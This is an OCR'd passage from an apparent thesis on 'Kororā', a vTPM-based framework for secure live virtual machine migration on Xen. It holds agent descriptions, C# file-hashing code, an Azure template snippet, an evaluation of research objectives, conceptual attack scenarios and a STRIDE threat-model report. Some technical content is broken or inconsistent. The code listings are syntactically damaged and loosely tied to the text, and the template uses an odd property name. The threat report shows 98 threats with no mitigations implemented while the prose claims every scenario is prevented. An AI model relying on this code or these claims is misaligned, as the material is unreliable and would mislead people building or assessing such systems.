Kororā I/O uses PV-based I/O, which is the primary type of I/O virtualisation method for disk and network. The Kororā I/O is independent of Xen's virtualisation mode and merely depends on the relevant drivers' existence. It is directly communicated (the PV front-end driver with the PV back-end driver) in the dom0 kernel. In addition, it works for plain networking and storage virtualisation with ‘local volume manager’, ‘small computer systems interface’ and ‘distributed replicated block device’ (see Appendix A).

```
using System.Security.Cryptography;

namespace FileHash
{
    public interface IOutput
    {
        void Write(string path);
    }
}
```

```
using System;
using System.IO;
namespace FileHash
{
    public abstract class Output: IOutput
    {
        public virtual void Write(string path)
        {
     var sha1 = System.Security.Cryptography.SHA1.Create();

            if (Directory.Exists(path))
            {
             var directoryInfo = new DirectoryInfo(path);
             foreach (var file in directoryInfo.GetFiles())
                {
                    Write(sha1, file);
                }
  foreach (var directory in directoryInfo.GetDirectories())
                {
                    Write(sha1, directory);
                }
            }
            else if (File.Exists(path))
            {
               var fileInfo = new FileInfo(path);
                Write(sha1, fileInfo);
            }
        }
       protected virtual void
Write(System.Security.Cryptography.SHA1 sha1, DirectoryInfo
directoryInfo)
        {
            foreach (var file in directoryInfo.GetFiles())
            {
                Write(sha1, file);
            }
  foreach (var directory in directoryInfo.GetDirectories())
            {
                Write(sha1, directory);
            }
        }
        protected virtual void
Write(System.Security.Cryptography.SHA1 sha1, FileInfo
fileInfo)
        { throw new NotImplementedException();
        }
    }
}
```

6.6.3 Kororā Data Plane Agent

In Kororā, the data plane is the agent of the proposed framework. The data plane agent's functionality in the framework is provided by hardware and I/O devices. This agent functionality is decoupled from the hardware in software-defined networks and distributed by software-based network components. These include modules of the software-defined networks data path that replace the physical machines.

The Kororā data plane agent consists of the VM hardware specifications built on those of Xen, with additional components for device enabling. Kororā kernel modules, userspace agents, configuration files and update scripts are contained in the Xen-tools package (which allows the easy creation of new guest Xen domains) and run within the Xen kernel to deliver services such as distributed routing and logical firewall, as well as allowing virtual extensible local area network-bridging capabilities. The Xen-tools package creates configuration files that work with XM (Xen project management user interface) and XL (based on the xenlight library, *libxl*). In some cases, scripts with Xen-tools can invoke the toolstack in certain conditions, such as 'xt-create-xen-config' and 'xm-create-image' (see Appendix A).

6.6.4 Kororā Integrity Analyser Agent

Live VM migration integrity analysis is a confirmation procedure for moving the legacy VM to the new VM situation with minimal interruption/downtime, with data integrity and no loss/ change of data, while ensuring that all the specific functional and non-functional aspects of data are met after migration.

The Kororā Integrity Analyser Agent has to verify the existing integrity functionality of the live VM migration. Live migration integrity testing, therefore, includes testing with old data, new data or a combination of the two, as well as old features (stable features) and new features. Old data is usually referred to as a migration for 'legacy'. It is also required to continue testing the legacy VM migration data and the new migration until the new migration becomes stable and reliable. A wide range of live VM migration integrity checking on the Kororā framework can uncover new migration data issues that cannot be found in the old data. Consequently, while the VM is being moved to another Xen hypervisor, it is essential to:

- avoid/minimise any form of disruption to the live VM migration, such as the loss/change of data or downtime

- ensure the VMs can keep using all the features of the migration by causing minimal (or no) damage during migration, such as the change/removal of a particular functionality
- anticipate all the potential migration problems that may happen during the real live VM.

To ensure a secure live migration of the VMs by removing these defects, it is crucial to complete a live VM migration analysis in the laboratory/simulated environment. Each integrity test has a value, and when the data comes into the image, it plays a vital role. The integrity analysis must be run both before and after the live VM migration. The different VM migration integrity testing steps to be carried out in the simulation environment are pre-migration, migration, and *post-migration* integrity analysis. (In addition, backward compatibility verification and rollback testing are critical during live VM migration; however, this research did not focus on these).

Before migrating the VM, the set of testing exercises proceeds as part of the pre-migration integrity analysis. This is not required in a simple one-time live VM migration related to a Xen host, which may want to consider using the simple credential security support provider method (Ferris, 2019). However, when complex VMs are to be migrated, this pre-migration integrity checking is required. For instance, if the VM runs on cold migration when a VM contains a complex data migration setup, the capability checks during vMotion may prevent the VM from migrating to another host.

Migration integrity analysis begins with the data backup on the disk tape, allowing the VM migration to be re-established. This 'time taken to migrate the VM' should be recorded in the final analysis filesystem, which will be transported as part of the live VM migration analysis results and valuable during the Kororā process. During the Kororā integrity agent analysis, all the Xen components can be brought down frequently and eliminated from the migration environment to carry out the VM migration correctly. Therefore, in a perfect world, the 'downtime' needed for the migration integrity analysis would be the same as the VM migration time.

When the VM has migrated effectively, the Kororā post-migration integrity analysis occurs, meaning end-to-end VM migration integrity checking has been performed (see Appendix A).

```
using Microsoft.Data.Sqlite;
using PowerArgs;
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Text;

namespace FileHash
{
[ArgExceptionBehavior(ArgExceptionPolicy.StandardExceptionH
andling)]
    public class FileHashProgram
    {
        private HashArgs args;

        [HelpHook, ArgShortcut("-?"), ArgDescription("Shows
the help")]
        public bool Help { get; set; }

        [ArgActionMethod, ArgDescription("Computes file
hashes for the specified path")]
        public void Hash(HashArgs args)
        {
            this.args = args;

if (!Directory.Exists(args.Path) && !File.Exists(args.Path)
            {
                Console.WriteLine("Path is invalid");
                return;
            }
            IOutput output;

            if (!string.IsNullOrEmpty(args.File))
            {
                output = new FileOutput(args.File);
            }
            else if (!string.IsNullOrEmpty(args.SqlLite))
            {
                output = new SqlLiteOutput(args.SqlLite);
            }
            else
            {
                output = new ConsoleOutput();
            }
            output.Write(args.Path);
        }
```

6.6.5 Kororā Data Organisation Agent

As far as the Kororā data organisation agent is concerned, a VM disk image is merely a file (or, in some cases, a series of files). Therefore, the easiest way to monitor the status of reading requests from the live VM itself is to ensure that Kororā copies all the file, along with the rest of migration metadata, and creates a duplicate of the popular data ensure its integrity. The VM disk image is usually quite large, often in the tens of

gigabytes. Simply running a Kororā-modified image would create a problem for any virtual disk image of the running VM, divided into chunks of fixed size, because it would consider the whole migration file to have been changed each time. This would use up the disk image space rapidly and make the live migration process take extra time. This agent helps Kororā to take snapshots of the VM's migration state so that Kororā can return to that state at a future time if the need arises. Taking snapshots saves the most considerable portion of the Kororā virtual disk in a read-only state. By submitting read-only requests, Kororā can continue to use the VM in the future, the changes stored in similar chunks that are quick to run (see Appendix A).

6.6.6 Kororā Go Agent

In the execution environment, the generic run agent enables code to be executed. For example, the agent may wrap VM migration data for regular administration shell scripts or the default loader for executable reading. The agent offers EXEC access to the current execution environment.

To boot the VM, the Kororā must install a provisioning agent, such as Kororā Go Agent, on the VM. However, the Windows guest agent (WinGA) cannot be installed at the VM deployment time. The following codes illustrate the way Kororā implements the Kororā Go Agent with the administrator interface:

```
"resources": [{
"name": "[parameters('virtualMachineName')]",
"type": "Microsoft.Compute/virtualMachines",
"apiVersion": "2019-12-20-preview",
"location": "[parameters('location')]",
"dependsOn": ["[concat('Microsoft.Network/networkInterfaces/',
parameters('networkInterfaceName'))]"],
"properties": {
  "osProfile": {
  "computerName": "[parameters('virtualMachineName')]",
  "adminUsername": "[parameters('adminUsername')]",
  "adminPassword": "[parameters('adminPassword')]",
  "windowsConfiguration": {
    "Agent_Kororā_go": "false"
}
```

The Kororā uses this agent to run the framework over a Windows-based VM and deploys a VM without the WinGA. In addition, Kororā uses the following codes to find whether the Kororā_Go_Agent property has been added inside the OS profile. This

property could be used to find the VM migration data that has been deployed to the VM:

```
OSProfile            :
 ComputerName        : myVM
 AdminUsername       : myUserName
 WindowsConfiguration    :
  Agent_Kororā_go   : True
  EnableAutomaticUpdates : True
```

6.6.7 Kororā Libvirt Agent

The Kororā Libvirt Agent is communicates with the Kororā guest agent or shared memory (identical pages) to confirm that snapshots of both the guest VM and the shared memory file systems are consistent internally and ready for use as needed. It can start, stop, kill and migrate VMs with a one-to-one abstraction of the original APIs. In addition, the system administrator(s) could write and install a hook script unique to the application. It might require different 'SELinux' (Smalley, Vance, & Salamon, 2001) permissions to run correctly, as is the case when a script needs to be connected to a socket to communicate to a database.

The snapshot process goes through the following steps:

- The file system applications/databases are working buffers to the virtual disk and avoid accepting client connections.
- The applications are compatible with their data files.
- The key script of the hook returns.
- The management stack takes a Kororā guest agent or shared memory file systems snapshot.
- The snapshot is confirmed.
- The work of the file system resumes.

Thawing occurs in the opposite order.

Kororā_Libvirt_Agent is using the NBD way of migrating non-shared storage. This allows Kororā to carry on under a heavy workload the agent might be deal with. That is, Kororā can send a disk over a stream either to a local file or remote host. Moreover, this is what Kororā Libvirt Agent adopted and referred to as NBD storage migration. How it works:

- **Destination**. In the prepare phase, the NBD server is started. This will handle incoming NBD requests and multiple data from the stream into several disks.

Then all disks in domain are marked to transfer. In other words, the NBD server is told which disks are to be transferred.

- **Source**. In the perform phase, the migration source initialises the NBD stream to the destination. The mirroring phase can take very long, which hurts performance because the system cannot start the migrated guest on the destination until all disks are transferred. Libvirt agent tells Kororā to start NBD transfer to the destination and waits for it to quiesce with the current implementation. Since guest may be running during migration and hence write something onto any transferred disk, such write must be mirrored to the destination. Then, after Kororā told Libvirt NBD is quiesced, the actual migration starts.
- **Destination**. In the finishing phase, the destination resumes the freshly migrated domain and kills the NBD server, as it is no longer needed.

CHAPTER 7: FINDINGS

7.1 Introduction

The following sections elaborate on the findings related to the research objectives for this study. The main result was the value of using evaluation theory and its sub-components to derive the Kororā integrity element of the cloud migration framework. In Chapter 5, Figure 5.1 showed the components of evaluation theory, and Figure 5.2 showed the concepts of evaluation theory that were adopted for the Kororā framework. This chapter summarises the findings regarding the essential system attributes and the most relevant integrity characteristics of a secure cloud migration framework. In addition, it presents the way the Kororā framework protects against a range of migration attacks, followed by three different scenarios of an attack.

7.2 Evaluation of the research objectives

A mixed research methodology was used for this study, involving four steps: problem identification, solution design, evaluation and innovation. In this section, the findings from Chapters 2 to 6 that are related to the RB and RQs and research objectives are summarised. In addition, the results from evaluation theory application, expert feedback and threat modelling are discussed. This section's methodology is based on the quasi-judicial method (Cardozo & Kaufman, 2010), where a rational argument is utilised to prove or refute the research objectives. The argument regarding the objective relies on the 'for' weight of the judgement.

7.2.1 Objectives 1 and 2

1. *To understand the security issues associated with CC, vTPMs, virtualisation, live VMM and hypervisors.*
2. *To identify the requirements for the proposed framework.*

7.2.1.1 For

In Chapter 2, it was concluded that security, privacy, monitoring and trust are the main issues of any CSP. Therefore, the cloud migration user decision is based on these criteria. In Chapter 3, the related literature showed that cloud users base their selection of a service provider on the security level of the service, approval of the security by experts, mitigation of the risk and reputation.

In Chapter 5, the evaluation theory discussion indicated that CFC and CFE are crucial in the cloud migration user's selection of a CSP. It showed that to have a higher chance of being selected by users, CSPs should improve their level of security, privacy and reputation (feedback, standard, self-assessment, benchmarking and service level agreement) along with the main cloud migration characteristics (load balancing, SSO, privacy, standard and risk mitigation).

7.2.1.2 Goals

- Verification from the literature – RB
- Verification from the methodology – RB
- Verification from CSPs – RB
- Element validation – RB

7.2.1.3 Verdict: Accepted

The SLR supported objectives 1 and 2, and evaluation system architecture (see Chapter 5), consistency ratio, and different scale method and identity standard overlap (see Chapter 6); therefore, they were accepted.

7.2.1.4 Against

The SLR supported these objectives and even after refining them in the other chapters, they were not refuted by all attestation methods, which aimed to detect and prevent integrity attacks by extending secure boot and trusted boot technologies into the host. However, other attestation methods approved security, risk and reputation as being crucial criteria for any cloud migration user's decision making. They can also show a third party the files' access to a system (creating a hash of a file's contents), allowing the third party to detect whether any unauthorised files have been run.

7.2.2 ***Objective 3***

3. *To design and validate the model, processes and architectural features of the proposed framework.*

7.2.2.1 For

Chapter 5 noted that the proposed framework's integrity protection – specifically, integrity verification, CW security model and SSP. Trust establishment needs to incorporate the CFC and CFE to produce a measurable trust relationship. Chapter 3

provided strong literature evidence that a live VM migration integrity framework is dependent on CFC and CFE. In Chapter 6, the migration framework was implemented by applying the proper security methods to improve its integrity level.

7.2.2.2 Goals

- Verification from the literature – RQ1
- Verification from the methodology – RQ1
- Verification from CSPs and cloud migration users – RQ1
- Element validation – RQ1

7.2.2.3 Verdict: Accepted

Objective 3 was supported by integrity verification, evaluation system architecture (see Chapters 4 and 5), consistency ratio and different scale methods; therefore, it was accepted.

7.2.2.4 Against

The SLR supported this objective and even when it was refined in other chapters, it was not refuted in all attestation methods. Other attestation methods approved security, risk and reputation as being crucial criteria for any cloud migration user's decision making.

7.2.3 Objective 4

4. *To propose and implement an end-to-end security architectural blueprint for cloud environments, provide an integrated view of protection mechanisms, and then validate the proposed framework to improve live VM migration integrity.*

7.2.3.1 For

In Chapter 5, the CFC and CFE elements were discussed and Chapter 4 illustrated the implementation of the Kororā framework, showing how to measure the integrity elements derived. Chapter 5 demonstrated the usability of the prototype derived from the framework. Further, the feasibility of the framework was shown by mitigating all possible threats.

7.2.3.2 Goals

- Verification from the literature – RQ2

- Usability assessment – RQ2
- Feasibility assessment – RQ2

7.2.3.3 Verdict: Accepted

The usability of the prototype was discussed in Chapter 6 and the threat-modelling results supported this objective; therefore, it was accepted.

7.2.3.4 Against

The assessments of the framework's feasibility and usability were added late in this research, after the discussion of evaluation in Chapter 5. As per the research methodology for this thesis, refining the objectives was essential to ensure their validity. However, Objective 4 was not refuted in all attestation methods, as explained in Chapter 6.

7.3 Evaluation of research questions and research background

The RB and RQs, as stated in Chapter 2 are noted here prior to their evaluation.

- *RB: What are the opportunities and challenges for live VM migration in CC, with respect to the CFCs and CFEs?*
- *RQ1: How do we design, implement and evaluate the establishment of a live VM migration framework to protect the integrity of cloud systems?*
- *RQ2: How might the background from the first question by using the evaluation method of RB affect the level of integrity of the framework and help CSPs and cloud systems users in their decision making?*

Here, the relationships between the previous chapters' results and these questions are discussed to evaluate them according to two main criteria: the question's relevance and the feasibility of answering it. In this context, 'relevance' refers to several questions:

- How does insecurity in CC affect cloud users' use of cloud services?
- Is live VM migration more likely to be used these days?
- How do CSPs make the live VM migration process secure?
- What are the benefits and risks of moving data to the cloud?

It would be a simple matter to design a study and collect data to answer these questions. However, this research wanted to know whether the RB and RQs would be of interest to CSPs and cloud users generally, as well as from the CC security point of

view. The three main factors that affect the interestingness of such questions are whether the answer to the question is in doubt, fills a gap in the literature or has important practical implications, as follows

- *Doubt:* If the answer to a question is obvious, it is not an interesting question. In new empirical research, questions that have already been addressed are no longer of interest. However, even if scientific research has not answered a question, it is not automatically interesting. There has to be a reasonable chance that the answer will be something that was not already known.
- *Fills a gap in the literature:* If scientific research has not already addressed the problem, then the answer to the question might either fill a gap in the related literature or already be obvious. For instance, it may be apparent to anyone who is familiar with the field of local governance how councils distribute money for infrastructure; therefore, a question about that topic would not be of interest.
- *Important practical implications:* The answer to a question may have significant practical implications. For example, the issue of whether the design of a CSP allows cloud users to remember their cloud migration encounters has significant implications for the way the cloud users are questioned in cloud migration situations.

In terms of the RB question, the problem statement in Chapter 1 identified that the framework developed in this research needed to enhance the level of migration integrity between a VM on one Xen open-source hypervisor to another and allow them to run simultaneously on the same hardware components. Using the mixed methodology and DS research methodology (see Chapter 3), this research created a secure migration framework between two VMs on the same platform. By utilising evaluation theory in the synthesis techniques, Chapters 2 and 3 presented the various current cloud migration frameworks and their strengths and weaknesses. Section 6.2 discussed the most relevant frameworks that had the essential system architecture to design the Kororā framework's blueprint.

In terms of Objectives 1 and 2, it was found that cloud users' decision-making is based on three main criteria – security, risk and reputation – supporting and confirming the answer to the RB. Objective 3, which was examined in Chapter 2 and refined in the

other chapters (3–6), was validated against other attestation methods. Objective 4 was validated by measuring the three criteria above.

7.4 Migration attack scenarios

The security threats in the system model of live VM job migration were described in Section 5.5. This section describes four possible attack scenarios for each of these threats (omitting the control panel because it is assumed that the system administration in Kororā is trusted). Since the system administration in Kororā was trusted, the first attack situation (control panel) has not been included here. The remaining three attack scenarios are discussed in detail below and analysed according to whether the Kororā framework could resist those threats.

1. *Communication attacks between the host OS and guest VM:* When a malicious VM exists, the possible attack scenarios are as follows:
    - An attacker tries to fake his/her/its computer as the source platform to migrate a malicious VM to a reliable destination platform.
    - The source platform has been compromised, so it is no longer trustworthy.
    - An attacker attempts to fake his/her/its computer as the destination platform to accept an authentic incoming VM.
    - The destination platform has been compromised, so it is no longer trustworthy.
2. *Attacks on the transmission channel:* When the network is untrusted, the possible attack scenarios are as follows:
    - An attacker attempts to intercept the VM and vTPM instance data transferred via the network (confidentiality).
    - An attacker attempts to manipulate the data transferred via the network (integrity).
    - An attacker attempts to replay an old session to trick the source or destination platform.
    - An attacker attempts to intercept and manipulate a normal data transmission to trick both the source and destination platforms (MiTM attack).

3. *Communication attacks among VMs:* When malicious VMs exist, possible attack scenarios are as follows:

    - There is a malicious VM running on the source platform. This does not damage the host's hypervisor codes and data, but it is interested in checking and intercepting the communication data of other VMs and the host OS.
    - The VM with vTPM instance that is selected to be migrated has been compromised. An attacker attempts to migrate a malicious VM to a reliable physical platform to spread his/her/its malicious codes.
    - There is a malicious VM running on the destination platform. This does not damage the host's hypervisor codes and data, but it is interested in checking and intercepting the communication data of other VMs and the host OS.
    - The newly created VM with vTPM instance container has been compromised. An attacker tries to inject malicious codes into the valid incoming VM.

7.4.1 How the Kororā system resists those threats

When the system administrator tries to migrate the VM from the source hypervisor to the destination hypervisor, the vTPM instance needs to migrate to the destination hypervisor as well (see Figure 7.1). There is an assumption that an attacker can only compromise the state of the software on the source and destination hypervisors before or after the live VM with vTPM instance migration. This means the attacker cannot compromise the state of the software once the migration has started.




Figure 7.1: Migration communication scenarios among VMs

In addition, both source and destination hypervisors are run in LAN; permanent files are stored in a shared storage server. Once a VM with its vTPM instance is moved from one Xen hypervisor to another, the permanent files are not required to move simultaneously. In other words, the migrated VM with vTPM instance still has access to its files in the destination Xen hypervisor.

As discussed in Chapter 4, this study's live migration included seven agents that helped the Kororā framework achieve two main steps: 1) integrity verification and 2) VM physical memory data transfer. A summary of these two steps is shown in Figure 7.2.




Figure 7.2: The Kororā live migration communications process

In Step 1, integrity verification involves exchanging credentials between the source and destination platforms for mutual identity authentication. A session key to construct a vTPM-based secure channel is negotiated. All participating entities are then checked for trustworthiness in the source and destination platforms' integrity verification process and the VM. Step 2 involves the physical memory data transfer. The destination platform receives a specific systematic key associated with its current platform status. A systematic key is created on the vTPM source platform in order to encrypt the key data for the VM and vTPM instance. Then the pre-copy process of VM physical memory data contents starts. The VM with vTPM instance, the physical data memory is copied iteratively to the destination platform. The source platform suspends the VM and its vTPM instance once the remains of the dirty block data of VM physical memory and the key data of VM with vTPM instance can be moved in one transmission. Finally, the VM with vTPM instance resumes and sends a notification to the destination platform; the key data is encrypted with a symmetric key. The cypher text is loaded into the VM with a vTPM instance container.

Thus, all of the above attack scenarios on communication among VMs can be prevented by Kororā. Three different real-world attacks scenarios were analysed to test the research objectives and answer the RB and RQs. The results for each scenario were entered into the template table shown in Table 7.1.

Table 7.1: Template for analysis results for scenarios of attacks on communication among VMs

Real-world attack scenario	**Can Kororā prevent the attack?**	**Is this process under vTPM protection?**	**Does this process increase the integrity level of live VM migration?**
Attack scenario 1	Yes/No (e.g. Yes, Kororā helps)	Yes/No	Yes/No
Attack scenario 2	Yes/No (e.g. Yes, verifying the integrity of the VM with vTPM instance to be migrated on the secure platform helps)	Yes/No	Yes/No
Attack scenario 3	Yes/No (e.g. Yes, verifying the integrity of the VM with vTPM instance container on destination platform helps)	Yes/No	Yes/No

7.5 Threat Modelling

The tremendous number of new threats added daily to cyber ecosystems have moved threat modelling from a theoretically exciting concept into a current information security standard. Threat modelling can be defined as a structured process to detect likely security vulnerabilities and threats, measure each potential impact's severity and prioritise methods to protect IT infrastructure and mitigate attacks. After implementing the proposed framework and running three different attack scenarios, the framework's feasibility is challenging by applying threat modelling. Therefore, to measure the feasibility checking in this thesis, the qualitative data obtained from threat modelling methods aligned with the security development lifecycle are used.

From a theoretical perspective, each threat modelling technique and methodology provides security teams and organisations with the means to identify threats and may be seen on equal footing. However, on a practical level, threat

modelling methodologies vary in quality, consistency, and value received for the resources invested.

There are a few common threat modelling methodologies such as The Operationally Critical Threat, Asset, and Vulnerability Evaluation Methodology (OCTAVE) (Practice Focused), Trike Threat Modeling (Acceptable Risk Focused), P.A.S.T.A. Threat Modeling (Attacker Focused), STRIDE Threat Modelling (Developer Focused), and VAST Threat Modeling (Enterprise Focused) available and the challenge, however, is to purposefully choose a threat modelling methodology based on the desired outcomes rather than to settle for what everyone else is doing.

Microsoft threat modelling methodology – commonly referred to as STRIDE threat modelling, is chosen to consider and identify potential threats to a development framework. STRIDE is an acronym that stands for six categories of security risks: Spoofing, Tampering, Repudiation, Information Message Disclosure, Denial of Service, and Elevation of Privilege, and each category of risk aims to address one aspect of security. In this regard, developing a use case (different assumption for the framework) helps identify the development framework issues from the attackers' perspective. It also allows the researcher to dedicate and document how the framework should react to mitigate the issues.

A conceptual threat model based on the STRIDE threat modelling tool for migration attacks scenarios (section 7.4) is presented in the next paragraphs. The set dataflow, data flow, external interactor, process, and trust boundary are used to create a dataflow diagram of the attached scenarios. The proposed model will be tested to mitigate threats and scenarios effectively (see Figure 7.3).

Threat Modeling Report

Created on 9/02/2021 10:28:12 PM

Threat Model Name: Kororā

Owner: Hanif Deylami

Reviewer: Professor Jairo Gutierrez

Contributors:

Description: The proposed framework, called Kororā is a novel secure live virtual machine migration framework by using a virtual trusted platform module instance to improve the integrity of the migration process from one virtual machine to another on the same platform. Kororā is designed and developed on a public infrastructure-as-a-service cloud-computing environment and runs concurrently on the same hardware components (Input/Output, Central Processing Unit, Memory) and the same hypervisor (Xen); however, a combination of parameters needs to be evaluated before implementing Kororā. The implementation of Kororā is not practically feasible in traditional distributed computing environments. It requires fixed resources with high-performance capabilities, connected through a high-speed, reliable network.

Assumptions: Assumption 1: An attacker does not have physical access to any server in LAN but it is capable of exploiting the software or system vulnerabilities of the VMs. Thus, the VMs and the network are untrusted. Assumption 2: An attacker can spy on, damage, insert or delete messages in the VM. Attackers are interested in abusing the VM migration to increase their benefits in the network (e.g. starting their malicious VMs, acquiring information about the transferred VM, migrating a malicious VM to a trustworthy platform, etc.). Assumption 3: TPMs embedded in platforms can be trusted. The trust can extend to the software tool that computes an object state for integrity measurement using a root of trust. Assumption 4: VMs communicate with other VMs running on the same platform, with similar hardware components and using the same hypervisor (Xen).

External Dependencies:

Threat Model Summary:

Not Started	98
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	98
Total Migrated	0




Figure 7.3: The Kororā Threat Modelling

The main point to analyse and validate the proposed framework is whether this proposed model could mitigate identity theft by proposing a solution for all the mentioned threats in the STRIDE threat modelling tools, and consequently, in the analysing view to get approval by the threat report. Therefore, based on the threat list in Figure 7.3, the list of attacks (abuse cases) discussed in the next section (section 7.6) can be identified. Accordingly, justification and possible mitigation of the threats have been identified and explained (see Table 7.2).

Table 7.2: Determined threat category, description, justification, and prevention

Category	Description	Justification	prevention
Elevation of privileges	Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should generally be unavailable to that user.	Attackers start by exploiting a privilege escalation vulnerability in a target system or application, which lets them override the current user account's limitations. They can then access another user's functionality and data or obtain elevated privileges, typically of a system administrator or other power user. Such privilege escalation is generally just one of the steps performed in preparation for the main attack.	Enforce password policies, Create specialized users and groups with minimum necessary privileges and file access, Secure the databases and sanitize user input, Ensure correct permissions for all files and directories, Keep the systems and applications patched and updated
